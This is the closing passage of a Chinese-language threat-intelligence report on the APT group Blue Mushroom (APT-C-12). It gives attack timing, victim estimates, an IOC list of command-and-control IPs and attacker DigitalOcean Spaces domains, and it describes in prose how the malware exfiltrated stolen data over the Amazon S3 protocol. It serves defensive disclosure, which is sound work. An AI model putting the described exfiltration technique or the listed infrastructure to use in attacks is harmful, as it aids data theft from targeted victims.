根据360网络安全研究院的全网数据抽样统计，对攻击者使用的两个云服务域名地址（子域名分别为0123和05011）的访问分别集中在4月和5月，这和我们捕获到的样本时间段完全一致，也就是说蓝宝菇APT组织在这两个月内使用本文描述的攻击方式进行了大量针对性的攻击：



攻击对象

由于恶意样本会将窃取的用户数据通过Amazon S3云存储协议上传到攻击者的云服务器中，360威胁情报中心通过对AWS S3服务通信机制的深入解析，结合样本分析得到的数据模拟通信成功获取部分攻击者攻击过程中产生的中间数据，其中包括攻击对象的计算机名、被攻击时间等信息。数据显示仅一天时间内就有数个受害人员的信息被上传到服务器，整波攻击活动期间评估受控人员数量在百级。

总结

威胁情报在攻防对抗中发挥着越来越重要的作用，威胁情报不是简单的从blog、twitter等公开渠道获得开源情报。从本次事件中可以看出，只有具备扎实的安全能力、建立强大的数据基础并对威胁情报涉及的采集、处理、分析、发布、反馈等一系列的环节进行较长时期的投入建设，才能获得基于威胁情报的检测、分析、响应、预警等关键的安全能力。

目前，基于360威胁情报中心的威胁情报数据的全线产品，包括360威胁情报平台（TIP）、天眼高级威胁检测系统、360 NGSOC等，都已经支持对此APT攻击团伙攻击活动的实时检测和相关未知攻击的预警。

IOC

C&C IP
159.65.127.93
139.59.238.1
138.197.142.236

攻击者云服务地址
0123.nyc3.digitaloceanspaces.com
05011.nyc3.digitaloceanspaces.com

参考

[1].https://github.com/minio/minio-py

[2].https://docs.minio.io/docs/python-client-quickstart-guide

[3].https://docs.aws.amazon.com/zh_cn/AmazonS3/latest/dev/Introduction.html

[4].https://docs.aws.amazon.com/zh_cn/AmazonS3/latest/API/sig-v4-authenticating-requests.html

[5].https://developers.digitalocean.com/documentation/spaces/#authentication

[6].http://developer.huawei.com/ict/cn/doc/Object_Storage_Service_API_zh_p/zh-cn_topic_0016616545.html

APT-C-12 NUCLEARCRISIS 蓝宝菇 APT 核危机

分享到:

首页

蓝宝菇（APT-C-12）针对性攻击技术细节揭秘 >